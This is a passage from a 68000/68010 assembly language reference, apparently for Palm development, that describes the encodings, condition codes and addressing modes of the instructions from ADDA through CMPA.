Note: All address arithmetic on address registers is performed using the entire 32 bits of the address register. Word operands are sign-extended to 32 bits before adding.
Condition Codes
Not affected.
Instruction Format

1	1	0	1	R	R	R	M	M	M	E	E	E	A	A	A

Instruction Fields
RRR : Specifies one of the address registers A0-A7. This is ALWAYS the destination operand.
MMM : Op-Mode field. Specifies the size of the operation:
011: Word operation. See note above
111: Long operation
EEE/AAA : Specifies the effective address of the <ea> operand.
The legal addressing modes are:

Addr Mode	Mode	Register
Dn	000	Dn:reg.num

An	001	An:reg.num
(An)	010	An:reg.num
(An)+	011	An:reg.num
-(An)	100	An:reg.num
(d_{16},An)	101	An:reg.num
(d_8,An, Xn)	110	An:reg.num
(xxx),W	111	000
(xxx),L	111	001
#<data>	111	100
(d_{16},PC)	111	010
(d_8,PC, Xn)	111	011

4.-ADDI - Add Immediate Operand

Operation *
immediate data + dst -> dst

Assembler
ADDI #nnnn,<ea>

Attributes
size=Byte,Word,Long

Description
Add the immediate data contained in the instruction to the destination operand, and store the result in the destination location.
Note: The contents of the immediate operand part of the instruction is as follows:
Byte: 2nd word of operand, upper byte zero.
Word: 2nd word of operand.
Long: 2nd and 3rd word of operand.
Extension words for complex addressing modes follows the immediate operand.

Condition Codes

Z	N	Z	V	C
*	*	*	*	*

N — Set if result negative when treated as 2's complement. Cleared otherwise.
V — Set if an overflow is generated. Cleared otherwise.
Z — Set if result is zero. Cleared otherwise.
C — Set if a binary carry is generated. Cleared otherwise.
X — Set identically to C.

Instr

0	0	0	0	0	1	1	0	S	S	E	E	E	A	A	A

W	W	W	W	W	W	W	W	B	B	B	B	B	B	B	B

L	L	L	L	L	L	L	L	L	L	L	L	L	L	L	L

Instruction Fields
SS : Size field. Specifies operation size.
00 = byte operation
01 = word operation
10 = long operation

EEE/AAA : Specifies the effective address of the <ea> operand.
The legal addressing modes are:

Addr Mode	Mode	Register
Dn	000	Dn:reg.num
An	----	-------
(An)	010	An:reg.num
(An)+	011	An:reg.num
-(An)	100	An:reg.num
(d_{16},An)	101	An:reg.num
(d_8,An, Xn)	110	An:reg.num
(xxx),W	111	000

(xxx),L	111	001
#<data>	111	100
(d_{16},PC)	111	010
(d_8,PC, Xn)	111	011

BBB... : Byte immediate data field. The immediate data is contained here. The WWW... field is set to zero (00000000 binary) and the LLL... field does not exist.

WWW... : Word immediate data field. The immediate data occupies both WWW... and BBB... fields. The LLL... field does not exist.

LLL... : Long immediate data field. The immediate data occupies all BBB, WWW and LLL fields, and the long word is divided as follows:
WWW...BBB... HIGH word of data
LLL... LOW word of data

5.-ADDQ - Add Immediate Quick Operand

Operation *
immediate data + dst -> dst

Assembler
ADDQ #nnnn,<ea>

Attributes
size=Byte,Word,Long

Description
Add the immediate data contained in the instruction to the destination operand, and store the result in the destination location. The range of values for the immediate operand is 1 to 8, represented in the instruction by 0 to 7 (0 representing a value of 8). The immediate data is automatically coerced to the operation size by the 68000.

Condition Codes

X	N	Z	V	C
*	*	*	*	*

N — Set if result negative when treated as 2's complement. Cleared otherwise.
V — Set if an overflow is generated. Cleared otherwise.

Z — Set if result is zero. Cleared otherwise.
C — Set if a binary carry is generated. Cleared otherwise.
X — Set identically to C.

Note: Condition codes are not affected if the addition destination is an address register.
Instruction Format

0	1	0	1	D	D	D	0	S	S	E	E	E	A	A	A

Instruction Fields
DDD : Data field. 3 bits of immediate data, 0 representing a value of 8, 1-7 representing those values repsectively.

SS : Size field. Specifies operation size.
00 = byte operation
01 = word operation
10 = long operation

EEE/AAA : Specifies the effective address of the <ea> operand.
The legal addressing modes are:

Addr Mode	**Mode**	**Register**
Dn	000	Dn:reg.num
An	001	An:reg.num
(An)	010	An:reg.num
(An)+	011	An:reg.num
-(An)	100	An:reg.num
(d_{16},An)	101	An:reg.num
(d_8,An, Xn)	110	An:reg.num
(xxx),W	111	000
(xxx),L	111	001
#<data>	----	----
(d_{16},PC)	----	----

(d_8,PC, Xn)	----	----

(An: word or long only)

6.-ADDX - Add With Extend

Operation *
src + dst + X -> dst

Assembler
ADDX Dy,Dx
ADDX -(Ay),-(Ax)

Attributes
size=Byte,Word,Long

Description
Add the source operand to the destination operand, along with the extend bit, and store the result in the destination location.

Condition Codes

X	N	Z	V	C
*	*	*	*	*

N — Set if result negative when treated as 2's complement. Cleared otherwise.
V — Set if an overflow is generated. Cleared otherwise.
Z — Cleared if result is non-zero. Unchanged otherwise.
C — Set if a binary carry is generated. Cleared otherwise.
X — Set identically to C.

Note: Normally the Z bit is set via programming (e.g., using MOVEQ #0,D0) before the start of the operation. This allows successful tests for zero operands upon completion of multiple-precision operations.

Instruction Format

1	1	0	1	X	X	X	1	S	S	0	0	R	Y	Y	Y

Instruction Fields

XXX : Register Rx field. Specifies the destination register, depending upon R field.

SS : Size field. Specifies operation size.
00 = byte operation
01 = word operation
10 = long operation

R : R/M field, specifies operation addressing mode.
0 : operation is ADDX Dy,Dx, and XXX,YYY fields specify data registers.
1 : Operation is ADDX -(Ay),-(Ax), and XXX,YYY fields specify address registers.

YYY : Register Ry field. Specifies the source register, depending upon R field.

7.-AND - Logical AND operation

Operation *
src AND dst -> dst

Assembler
AND <ea>,Dn
AND Dn,<ea>

Attributes
size=Byte,Word,Long

Description
Logically (bitwise) AND the source operand with the destination operand, and store the result in the destination location.

Condition Codes

X	N	Z	V	C
-	*	*	0	0

N — Set if result negative when treated as 2's complement. Cleared otherwise.
V — Always Cleared.
Z — Set if result is zero. Cleared otherwise.
C — Always Cleared.
X — Not affected.

Instruction Format

1	1	0	0	R	R	R	M	M	M	E	E	E	A	A	A

Instruction Fields

RRR : Register field. Specifies any of the 8 data registers.

MMM : Op-Mode field. Specifies operation according to:

Byte	Word	Long	Operation
000	001	010	AND <ea>,Dn
100	101	110	AND Dn,<ea>

EEE : Destination Effective Address field.
AAA : Destination (Address) Register field.
EEE/AAA : Specifies the effective address of the <ea> operand.
The legal addressing modes are:

Source <ea> operand:

Addr Mode	Mode	Register
Dn	000	Dn:reg.num
An	001	An:reg.num
(An)	010	An:reg.num
(An)+	011	An:reg.num
-(An)	100	An:reg.num
(d_{16},An)	101	An:reg.num
(d_8,An, Xn)	110	An:reg.num
(xxx),W	111	000
(xxx),L	111	001
#<data>	111	100
(d_{16},PC)	111	010
(d_8,PC, Xn)	111	011

Destination <ea> operand:

Addr Mode	Mode	Register
Dn	---	---
An	---	---
(An)	010	An:reg.num
(An)+	011	An:reg.num
-(An)	100	An:reg.num
(d_{16},An)	101	An:reg.num
(d_8,An, Xn)	110	An:reg.num
(xxx),W	111	000
(xxx),L	111	001
#<data>	----	----
(d_{16},PC)	----	----
(d_8,PC, Xn)	----	----

Notes:
1) If the destination is a data register, then it cannot be specified using destination <ea> addressing mode, but must use the destination Dn mode above instead.
2) ANDI is used when the source is immediate data.

8.-ANDI - Logical AND immediate

Operation *
immediate data AND dst -> dst

Assembler
ANDI #nnnn,<ea>

Attributes
size=Byte,Word,Long

Description
Logically (Bitwise) AND the immediate data contained in the instruction to the destination operand, and store the result in the destination location.

Note: The contents of the immediate operand part of the instruction is as follows:
Byte: 2nd word of operand, upper byte zero.
Word: 2nd word of operand.
Long: 2nd and 3rd word of operand.
Extension words for complex addressing modes follows the immediate operand.

Condition Codes

X	N	Z	V	C
-	*	*	0	0

N — Set if the most significant bit of the result is set. Cleared otherwise.
V — Always Cleared.
Z — Set if the result is zero. Cleared otherwise.
C — Always Cleared.
X — Not Affected.

Instruction Format

0	0	0	0	0	0	1	0	S	S	E	E	E	A	A	A

W	W	W	W	W	W	W	W	B	B	B	B	B	B	B	B

L	L	L	L	L	L	L	L	L	L	L	L	L	L	L	L

Instruction Fields

SS : Size field. Specifies the size of the operation.
00 = Byte operation.
01 = Word operation.
10 = Long operation.

EEE/AAA : Specifies the effective address of the <ea> operand.
The legal addressing modes are:

Addr Mode	Mode	Register
Dn	000	Dn:reg.num
An	---	---
(An)	010	An:reg.num
(An)+	011	An:reg.num
-(An)	100	An:reg.num
(d_{16},An)	101	An:reg.num
(d_8,An, Xn)	110	An:reg.num
(xxx),W	111	000
(xxx),L	111	001
#<data>	----	----
(d_{16},PC)	----	----
(d_8,PC, Xn)	----	----

BBB... : Byte immediate data field. The immediate data is contained here. The WWW... field is set to zero (00000000 binary) and the LLL... field does not exist.

WWW... : Word immediate data field. The immediate data occupies both WWW... and BBB... fields. The LLL... field does not exist.

LLL... : Long immediate data field. The immediate data occupies all BBB, WWW and LLL fields, and the long word is divided as follows:
WWW...BBB... HIGH word of data
LLL... LOW word of data

9.-ANDI - Logical AND immediate to CCR

Operation *
immediate data AND CCR -> CCR

Assembler
ANDI #nnnn,CCR

Attributes
size=Byte

Description
Logically (Bitwise) AND the immediate data contained in the instruction to the contents of the Condition Code Register, and store the result in the Condition Code Register (low 8 bits of Status Register).

Note: The contents of the immediate operand part of the instruction is as follows:
Byte: 2nd word of operand, upper byte zero.
Extension words for complex addressing modes follows the immediate operand.

Condition Codes

X	N	Z	V	C
*	*	*	*	*

N — Cleared if Bit 3 of the operand is zero. Unchanged otherwise.
V — Cleared if Bit 1 of the operand is zero. Unchanged otherwise.
Z — Cleared if Bit 2 of the operand is zero. Unchanged otherwise.
C — Cleared if Bit 0 of the operand is zero. Unchanged otherwise.
X — Cleared if Bit 4 of the operand is zero. Unchanged otherwise.

Instruction Format

0	0	0	0	0	0	1	0	0	0	1	1	1	1	0	0

0	0	0	0	0	0	0	0	B	B	B	B	B	B	B	B

Instruction Fields
BBB... : Byte data instruction field. The immediate data is contained in this field.

10.-ANDI - Logical AND immediate to SR (PRIVILEGED INSTRUCTION)

Operation *
IF 68000 in supervisor state THEN immediate data AND SR -> SR ELSE TRAP EXCEPTION (PRIVILEGE VIOLATION)

Assembler

ANDI #nnnn,SR

Attributes
size=Word

Description
Logically (Bitwise) AND the immediate data contained in the instruction to the contents of the Status Register, and store the result in the Status Register.

Note: The contents of the immediate operand part of the instruction is as follows:
Word : 2nd word of operand.
Extension words for complex addressing modes follows the immediate operand.

Condition Codes

X	N	Z	V	C
*	*	*	*	*

N — Cleared if Bit 3 of the operand is zero. Unchanged otherwise.
V — Cleared if Bit 1 of the operand is zero. Unchanged otherwise.
Z — Cleared if Bit 2 of the operand is zero. Unchanged otherwise.
C — Cleared if Bit 0 of the operand is zero. Unchanged otherwise.
X — Cleared if Bit 4 of the operand is zero. Unchanged otherwise.

Instruction Format

0	0	0	0	0	0	1	0	0	1	1	1	1	1	0	0

W	W	W	W	W	W	W	W	W	W	W	W	W	W	W	W

Instruction Fields

WWW... : Word data instruction field. The immediate data is contained in this field.

11.-ASL,ASR - Arithmetic Shift

Operation *
dst (shifted by count) -> dst

Assembler
ASd Dx,Dy
ASd #nnnn,Dy
ASd <ea>

Attributes
size=Byte,Word,Long

Description
Arithmetically shift the bits of the destination operand in the direction specified. The carry bit receives the last bit shifted out of the operand. The shift count for the operation can be specified in two ways:
1) Immediate. The shift count value is 1-8.
2) Data Register. The value contained in the specified data register, modulo 64, is used.
If the destination operand is a memory operand, then the shift count is always 1, and the operand size is always word sized.

ASL : Operand is shifted left by the value of the shift count. Bits shifted out of the high order bit are copied to the C and X bits of the CCR. V bit indicates sign changes during the operation.

ASR : Operand is shifted right by the value of the shift count. Bits shifted out of the low order bit are copied to the C and X bit of the CCR. The sign bit (high-order bit) is replicated into the now vacant high-order bits.

Condition Codes

X	N	Z	V	C
*	*	*	*	*

N — Set if result negative when treated as 2's complement. Cleared otherwise.
V — Set if most significant bit is changed at any time during the operation. Cleared otherwise.
Z — Set if result is zero. Cleared otherwise.
C — Set according to the last bit shifted out of the operation. Cleared for a shift count of zero.
X — Set according to the last bit shifted out of the operand. Unaffected for a shift count of zero.

Instruction Format (Register Shifts)

1	1	1	0	C	C	C	D	S	S	L	0	0	R	R	R

Instruction Fields

CCC : Count/Register field. If immediate count, CCC = 1-7 for a shift count of 7, 0 for a shift count of

8. If data register count, CCC = data register number for register Dx. The value contained in bits 0-5 of Dx is used as the shift count (i.e., Dx modulo 64).

D : Direction field. Specifies shift direction.
0 = right shift
1 = left shift

SS : Size field. Specifies the size of the operation.
00 = Byte operation.
01 = Word operation.
10 = Long operation.

L : L/R field. Specifies shift count type.
0 = immediate shift count in CCC field.
1 = data register count, register in CCC field.

RRR : Register field. Specifies any of the 8 data registers whose content is to be shifted.

Instruction Format (Memory Shifts)

1	1	1	0	0	0	0	D	1	1	E	E	E	A	A	A

Instruction Fields

D : Direction field. Specifies shift direction.
0 = right shift
1 = left shift

EEE/AAA : Specifies the effective address of the <ea> operand.
The legal addressing modes are:

Addr Mode	Mode	Register
Dn	---	---
An	---	---
(An)	010	An:reg.num
(An)+	011	An:reg.num
-(An)	100	An:reg.num
(d_{16},An)	101	An:reg.num

(d_8,An, Xn)	110	An:reg.num
(xxx),W	111	000
(xxx),L	111	001
#<data>	----	----
(d_{16},PC)	----	----
(d_8,PC, Xn)	----	----

12.-Bcc - Branch Conditionally (Also Including BRA)

Operation *
IF condition is TRUE
THEN
    PC + d -> PC
ELSE
    continue normal sequential operation

Assembler
Bcc <LABEL>

Attributes
size=Byte,Word

Description
The conditional expression specified in the instruction is evaluated and the result tested. If the result is TRUE, the displacement is sign-extended to 32 bits and added onto the current value of the program counter, at which point program execution continues. If the result is FALSE, program execution continues sequentially as normal.

Possible Instructions
BT Branch if True (Also BRA, Branch Always)
BF Branch if False (DOES NOT EXIST:SEE BSR)
BHI Branch if Higher (Unsigned)
BLS Branch if Lower or Same (Unsigned)
BCC Branch on Carry Clear (Unsigned)
BCS Branch on Carry Set (Unsigned)
BNE Branch if Not Equal (to Zero) (Unsigned and Signed)
BEQ Branch if Equal (to Zero) (Unsigned and Signed)
BVC Branch if Overflow Clear
BVS Branch if Overflow Set

BPL Branch if Result Plus (N Clear)
BMI Branch if Result Minus (N Set)
BGE Branch if Greater Or Equal (to Zero) (Signed)
BLT Branch if Less Than (Zero) (Signed)
BGT Branch if Greater Than (Zero) (Signed)
BLE Branch if Less Than or Equal (to Zero) (Signed)

Condition Codes
Not affected.

Instruction Format

0	1	1	0	C	C	C	C	D	D	D	D	D	D	D	D

16-bit 2s complement displacement extension word follows if DDDD... field is zero.

Instruction Fields

CCCC : Condition field. Specifies the conditional expression to compute prior to the branch decision. Values are given in the conditional branch table at the end of this file.

DDDD.. : Displacement field. For short (Bcc.S) branch instructions, this field contains the signed (2s complement) 8-bit displacement to be added onto the PC if the branch condition holds true.
For word-sized displacements, the DDDD... field is zero, and the 16-bit signed (2s complement) displacement follows the Bcc instruction word as an extension word. This extension word only exists if the DDDD... field is zero.

Note: A short branch to the instruction immediately following the Bcc instruction cannot exist. This is because the resulting short branch would be zero, and the 68000 would treat this as a signal to access the next program word as a displacement for a word-sized conditional branch. This would possibly result in an address error exception caused by the next instruction word being odd, and the resulting PC value upon the branch execution being odd. Most assemblers issue a warning about such branches.

13.-BCHG - Test Bit And Change

Operation *
NOT (dst{N}) -> Z
NOT (dst{N}) -> dst{N}

Assembler
BCHG Dn,<ea>
BCHG #nnnn,<ea>

Attributes

size=Byte,Long

Description

Copy a bit of the destination operand into 2 temporary locations within the 68000 ALU. invert copy 1, and write the result to the Z bit of the CCR. Then invert copy 2, and write the result back into the bit position of the destination whence it originated, thus changing the value of the desired bit. If a data register is the destination, then the operation is a LONG operation, and the bit position is treated as a modulo 32 value, allowing access to all bits of the register. If a memory operand is the destination, then the operation is a BYTE operation, and the bit position is treated as a modulo 8 value, allowing access to all 8 bits of the BYTE addressed operand.

Condition Codes

X	N	Z	V	C
-	-	*	-	-

N — Not Affected.
V — Not Affected.
Z — Set if the bit tested is ZERO. Cleared otherwise.
C — Not Affected.
X — Not affected.

Instruction Format (Bit Number in Data Register)

0	0	0	0	R	R	R	1	0	1	E	E	E	A	A	A

Instruction Fields

RRR : Register field. Specifies any of the 8 data registers from which the bit position is extracted.

EEE/AAA : Specifies the effective address of the <ea> operand.
The legal addressing modes are:

Addr Mode	Mode	Register
Dn	000	Dn:num
An	---	---
(An)	010	An:reg.num
(An)+	011	An:reg.num
-(An)	100	An:reg.num
(d_{16},An)	101	An:reg.num

(d_8,An, Xn)	110	An:reg.num
(xxx),W	111	000
(xxx),L	111	001
#<data>	----	----
(d_{16},PC)	----	----
(d_8,PC, Xn)	----	----

(Dn is long only, all others are byte only)

Instruction Format (Bit Number Immediate)

0	0	0	0	1	0	0	0	0	1	E	E	E	A	A	A

Extension Word, Bit Position as Immediate Data

Instruction Fields

EEE/AAA : Specifies the effective address of the <ea> operand.
The legal addressing modes are:

Addr Mode	**Mode**	**Register**
Dn	000	Dn:num
An	---	---
(An)	010	An:reg.num
(An)+	011	An:reg.num
-(An)	100	An:reg.num
(d_{16},An)	101	An:reg.num
(d_8,An, Xn)	110	An:reg.num
(xxx),W	111	000
(xxx),L	111	001
#<data>	----	----
(d_{16},PC)	----	----
(d_8,PC, Xn)	----	----

(Dn is long only, all others are byte only)

14.- BCLR - Test Bit And Clear

Operation *
NOT (dst{N}) -> Z
0 -> dst{N}

Assembler
BCLR Dn,<ea>
BCLR #nnnn,<ea>

Attributes
size=Byte,Long

Description
Copy a bit of the destination operand into 2 temporary locations within the 68000 ALU. invert copy 1, and write the result to the Z bit of the CCR. Then clear copy 2, and write the result back into the bit position of the destination whence it originated, thus clearing the desired bit. If a data register is the destination, then the operation is a LONG operation, and the bit position is treated as a modulo 32 value, allowing access to all bits of the register. If a memory operand is the destination, then the operation is a BYTE operation, and the bit position is treated as a modulo 8 value, allowing access to all 8 bits of the BYTE addressed operand.

Condition Codes

X	N	Z	V	C
-	-	*	-	-

N — Not Affected.
V — Not Affected.
Z — Set if the bit tested is ZERO. Cleared otherwise.
C — Not Affected.
X — Not affected.

Instruction Format (Bit Number in Data Register

0	0	0	0	R	R	R	1	1	0	E	E	E	A	A	A

Instruction Fields
RRR : Register field. Specifies any of the 8 data registers from which the bit position is extracted.

EEE/AAA : Specifies the effective address of the <ea> operand.
The legal addressing modes are:

Addr Mode	Mode	Register
Dn	000	Dn:reg.num

An	---	---
(An)	010	An:reg.num
(An)+	011	An:reg.num
-(An)	100	An:reg.num
(d_{16},An)	101	An:reg.num
(d_8,An, Xn)	110	An:reg.num
(xxx),W	111	000
(xxx),L	111	001
#<data>	----	----
(d_{16},PC)	----	----
(d_8,PC, Xn)	----	----

(Dn is long only, all others are byte only)

Instruction Format (Bit Number Immediate)

0	0	0	0	1	0	0	0	1	0	E	E	E	A	A	A

Extension Word, Bit Position as Immediate Data

Instruction Fields

EEE/AAA : Specifies the effective address of the <ea> operand.
The legal addressing modes are:

Addr Mode	**Mode**	**Register**
Dn	000	Dn:reg.num
An	---	---
(An)	010	An:reg.num
(An)+	011	An:reg.num
-(An)	100	An:reg.num
(d_{16},An)	101	An:reg.num
(d_8,An, Xn)	110	An:reg.num
(xxx),W	111	000
(xxx),L	111	001
#<data>	----	----

(d_{16},PC)	----	----
(d_8,PC, Xn)	----	----

(Dn is long only, all others are byte only)

15.- BKPT - Breakpoint Instruction (68010)

Operation *
Acknowledge breakpoint, then TRAP via illegal instruction exception.

Assembler
BKPT #<data>

Attributes
Unsized

Description
This instruction causes the 68010 to run a breakpoint acknowledge cycle, with zeros on all address lines. Following the termination of the breakpoint acknowledge cycle, the processor then TRAPS via the illegal instruction exception. This instruction provides hardware support for debug monitors and real-time software emulators. The exact operation of this instruction is implementation dependent.

Condition Codes
Not affected.

Instruction Format

0	1	0	0	1	0	0	0	0	1	0	0	1	V	V	V

Instruction Fields
VVV : Vector field. Specifies the breakpoint number. This can be used by various implementations to cause different functions to be executed for different breakpoint types.

16.- BSET - Test Bit And Set

Operation *
NOT (dst{N}) -> Z
1 -> dst{N}

Assembler
BSET Dn,<ea>
BSET #nnnn,<ea>

Attributes
size=Byte,Long

Description
Copy a bit of the destination operand into 2 temporary locations within the 68000 ALU. invert copy 1, and write the result to the Z bit of the CCR. Then set copy 2, and write the result back into the bit position of the destination whence it originated, thus setting the desired bit. If a data register is the destination, then the operation is a LONG operation, and the bit position is treated as a modulo 32 value, allowing access to all bits of the register. If a memory operand is the destination, then the operation is a BYTE operation, and the bit position is treated as a modulo 8 value, allowing access to all 8 bits of the BYTE addressed operand.

Condition Codes

X	N	Z	V	C
-	-	*	-	-

N — Not Affected.
V — Not Affected.
Z — Set if the bit tested is ZERO. Cleared otherwise.
C — Not Affected.
X — Not affected.

Instruction Format (Bit Number in Data Register)

0	0	0	0	R	R	R	1	1	1	E	E	E	A	A	A

Instruction Fields
RRR : Register field. Specifies any of the 8 data registers from which the bit position is extracted.

EEE/AAA : Specifies the effective address of the <ea> operand.
The legal addressing modes are:

Addr Mode	Mode	Register
Dn	000	Dn:reg.num
An	---	---
(An)	010	An:reg.num
(An)+	011	An:reg.num
-(An)	100	An:reg.num
(d_{16},An)	101	An:reg.num

(d_8,An, Xn)	110	An:reg.num
(xxx),W	111	000
(xxx),L	111	001
#<data>	----	----
(d_{16},PC)	----	----
(d_8,PC, Xn)	----	----

(Dn is long only, all others are byte only)

Instruction Format (Bit Number Immediate)

0	0	0	0	1	0	0	0	1	1	E	E	E	A	A	A

Extension Word, Bit Position as Immediate Data

Instruction Fields

EEE/AAA : Specifies the effective address of the <ea> operand.
The legal addressing modes are:

Addr Mode	**Mode**	**Register**
Dn	000	Dn:reg.num
An	---	---
(An)	010	An:reg.num
(An)+	011	An:reg.num
-(An)	100	An:reg.num
(d_{16},An)	101	An:reg.num
(d_8,An, Xn)	110	An:reg.num
(xxx),W	111	000
(xxx),L	111	001
#<data>	----	----
(d_{16},PC)	----	----
(d_8,PC, Xn)	----	----

(Dn is long only, all others are byte only)

17.- BSR - Branch to Subroutine

Operation *
PC -> -(SP) ; PC + d -> PC

Assembler
BSR <label>

Attributes
size=Byte,Word

Description
The long word address of the instruction that immediately follows the BSR instruction is pushed onto the system stack. The 2s complement displacement part of the instruction is then sign-extended to 32 bits, and added onto the program counter.

Condition Codes
Not affected.

Instruction Format

0	1	1	0	0	0	0	1	D	D	D	D	D	D	D	D

16-bit 2s complement displacement word follows if DDDD... field is zero.

Instruction Fields
DDDD... : 8-bit displacement field for short branch (BSR.S). For 16-bit word-sized displacements contained in an extension word, the DDDD... field is zero.

Note: A short branch to the instruction immediately following the BSR instruction cannot exist. This is because the displacement is zero. A zero short displacement would instruct the 68000 to treat the next instruction as a word displacement for the BSR instruction, and if the instruction word thus fetched was odd, would result in an address error exception immediately after execution.

18.- BTST - Test Bit

Operation *
NOT (dst{N}) -> Z

Assembler
BTST Dn,<ea>
BTST #nnnn,<ea>

Attributes
size=Byte,Long

Description
Copy a bit of the destination operand into a temporary location within the 68000 ALU. invert the copy, and write the result to the Z bit of the CCR.
If a data register is the destination, then the operation is a LONG operation, and the bit position is treated as a modulo 32 value, allowing access to all bits of the register.
If a memory operand is the destination, then the operation is a BYTE operation, and the bit position is treated as a modulo 8 value, allowing access to all 8 bits of the BYTE addressed operand.

Condition Codes

X	N	Z	V	C
-	-	*	-	-

N — Not Affected.
V — Not Affected.
Z — Set if the bit tested is ZERO. Cleared otherwise.
C — Not Affected.
X — Not affected.

Instruction Format (Bit Number in Data Register)

0	0	0	0	R	R	R	1	0	0	E	E	E	A	A	A

Instruction Fields
RRR : Register field. Specifies any of the 8 data registers from which the bit position is extracted.

EEE/AAA : Specifies the effective address of the <ea> operand.
The legal addressing modes are:

Addr Mode	Mode	Register
Dn	000	Dn:reg.num
An	---	---
(An)	010	An:reg.num
(An)+	011	An:reg.num
-(An)	100	An:reg.num
(d_{16},An)	101	An:reg.num
(d_8,An, Xn)	110	An:reg.num
(xxx),W	111	000
(xxx),L	111	001

#<data>	----	----
(d_{16},PC)	----	----
(d_8,PC, Xn)	----	----

(Dn is long only, all others are byte only)

Instruction Format (Bit Number Immediate)

0	0	0	0	1	0	0	0	0	0	E	E	E	A	A	A

Extension Word, Bit Position as Immediate Data

Instruction Fields

EEE/AAA : Specifies the effective address of the <ea> operand.
The legal addressing modes are:

Addr Mode	Mode	Register
Dn	000	Dn:reg.num
An	---	---
(An)	010	An:reg.num
(An)+	011	An:reg.num
-(An)	100	An:reg.num
(d_{16},An)	101	An:reg.num
(d_8,An, Xn)	110	An:reg.num
(xxx),W	111	000
(xxx),L	111	001
#<data>	----	----
(d_{16},PC)	----	----
(d_8,PC, Xn)	----	----

19.- CHK - Check Register Against Bounds

Operation *

IF Dn<0 or Dn > src
THEN TRAP

Assembler
CHK <ea>,Dn

Attributes
size=Word

Description
The low order word of the specified data register is examined and compared to the upper bound (which is specified in the <ea> specification), treated as a 2s complement integer. If the register value is less than zero, or greater than the upper bound contained in the source operand, then the 68000 takes the CHK exception. Otherwise, instruction execution proceeds normally.

Condition Codes

X	N	Z	V	C
-	*	U	U	U

N — Set if Dn < 0, Cleared if Dn > src, Undefined otherwise.
V — Undefined.
Z — Undefined.
C — Undefined.
X — Not Affected.

Instruction Format

0	1	0	0	R	R	R	1	1	0	E	E	E	A	A	A

Instruction Fields
RRR : Register field. Specifies the data register whose contents are checked.

EEE/AAA : Specifies the effective address of the <ea> operand.
The legal addressing modes are:

Addr Mode	Mode	Register
Dn	000	Dn:reg.num
An	---	---
(An)	010	An:reg.num
(An)+	011	An:reg.num
-(An)	100	An:reg.num
(d_{16},An)	101	An:reg.num

(d_8,An, Xn)	110	An:reg.num
(xxx),W	111	000
(xxx),L	111	001
#<data>	----	----
(d_{16},PC)	----	----
(d_8,PC, Xn)	----	----

20.-CLR - Clear an operand

Operation *
0 -> dst

Assembler
CLR <ea>

Attributes
size=Byte,Word,Long

Description
The destination is cleared to all zero bits. The size of the operation may by byte, word or long.

Condition Codes

X	N	Z	V	C
-	0	1	0	0

N — Always Cleared.
V — Always Cleared.
Z — Always Set.
C — Always Cleared.
X — Not Affected.

Instruction Format

0	1	0	0	0	0	1	0	S	S	E	E	E	A	A	A

Instruction Fields
SS : Size field. Determines the size of the operation.
00 = Byte operation
01 = Word operation
10 = Long operation

EEE/AAA : Specifies the effective address of the <ea> operand.
The legal addressing modes are:

Addr Mode	Mode	Register
Dn	000	Dn:reg.num
An	---	---
(An)	010	An:reg.num
(An)+	011	An:reg.num
-(An)	100	An:reg.num
(d_{16},An)	101	An:reg.num
(d_8,An, Xn)	110	An:reg.num
(xxx),W	111	000
(xxx),L	111	001
#<data>	----	----
(d_{16},PC)	----	----
(d_8,PC, Xn)	----	----

21.- CMP - Compare

Operation *
dst - src -> CCR (set condition code bits only)

Assembler
CMP <ea>,Dn

Attributes
size=Byte,Word,Long

Description
Subtract the source operand from the destination operand, but set the condition codes only. The destination operand is not changed. The size of the operand may be byte, word or long.

Condition Codes

X	N	Z	V	C
-	*	*	*	*

N — Set if the result is negative. Cleared otherwise.
V — Set if an overflow is generated. Cleared otherwise.
Z — Set if the result is zero. Cleared otherwise.
C — Set if a borrow is generated. Cleared otherwise.
X — Not Affected.

Instruction Format

1	0	1	1	R	R	R	M	M	M	E	E	E	A	A	A

Instruction Fields
RRR : Register field. Specifies the destination data register.

MMM : Op-mode field. Defined according to:

Byte	Word	Long	Operation
000	001	010	Dn - <ea>

EEE/AAA : Specifies the effective address of the <ea> operand.
The legal addressing modes are:

Addr Mode	Mode	Register
Dn	000	Dn:reg.num
An	001	An:reg.num
(An)	010	An:reg.num
(An)+	011	An:reg.num
-(An)	100	An:reg.num
(d_{16},An)	101	An:reg.num
(d_8,An, Xn)	110	An:reg.num
(xxx),W	111	000
(xxx),L	111	001
#<data>	111	100
(d_{16},PC)	111	010
(d_8,PC, Xn)	111	011

(An: word and long only)

Note: CMP An,Dn can only be either Word or Long. CMPA is used when the destination is an address

register. CMPI is used when the source is an immediate operand. CMPM is used for memory to memory comparisons.

Chapter 2

Assembler Reference (Referencia Ensamblador Palm)

Addressing Capabilities
Addressing Modes
Instruction Set

	22.-CMPA	23.-CMPI	24.-CMPM	25.-DBcc
26.-DC	27.-DIVS	28.-DIVU	29.-EOR	30.-EORI
31.-EORI to CCR	32.-EORI to SR	33.-EXG	34.-EXT	35.-ILLEGAL
36.-JMP	37.-JSR	38.-LEA	39.- LINK	40.-LSL & LSR
41.-MOVE	42.-MOVE from CCR	43.-MOVE to CCR	44.-MOVE from SR	45.-MOVE to SR
46.-MOVE USP	47.-MOVEA	8.-MOVEC	49.-MOVEM	50.-MOVEP
51.-MOVEQ	52.-MOVES	53.-MULS	54.-MULU	55.-NBCD
56.-NEG	57.-NEGX	58.-NOP	59.-NOT	60.-OR
61.-ORI	62.-ORI to CCR	63.-ORI to SR	64.-PEA	65.-RESET
66.-ROL,ROR	67.-ROXL,ROXR	68.-RTD	69.-RTE 68000	70.-RTE 68010
71.-RTR	72.-RTS	73.-SBCD	74.-Scc	75.-STOP
76.-SUB	77.-SUBA	78.-SUBI	79.-SUBQ	80.-SUBX
81.-SWAP	82.-SYSTRAP	83.-TAS	84.-TRAP	85.-TRAPV
86.-TST	87.-UNLK	88.-Addressing Modes	89.-Condition Code Convention	
90.-Operation Components Abbreviations				

22.- CMPA - Compare Address

Operation *

dst - src -> CCR (set condition code bits only)

Assembler

CMPA <ea>,An

Attributes

size=Word,Long

Description

Subtract the source operand from the destination operand, but set the condition codes only. The destination operand is not changed. The size of the operand may be word or long.

Note: All Word sized operands are sign extended to 32 bits prior to the comparison operation.

Condition Codes

X	N	Z	V	C
*	*	*	*	*

N — Set if the result is negative. Cleared otherwise.

V — Set if an overflow is generated. Cleared otherwise.

Z — Set if the result is zero. Cleared otherwise.

C — Set if a borrow is generated. Cleared otherwise.

X — Not Affected.

Instruction Format

1	0	1	1	R	R	R	M	M	M	E	E	E	A	A	A

IInstruction Fields

RRR : Register field. Specifies the destination data register.
MMM : Op-mode field. Defined according to:

011 : Word operation. The source operand is sign extended to 32 bits and the operation performed upon the entire 32 bits of the address register.

111 : Long operation.

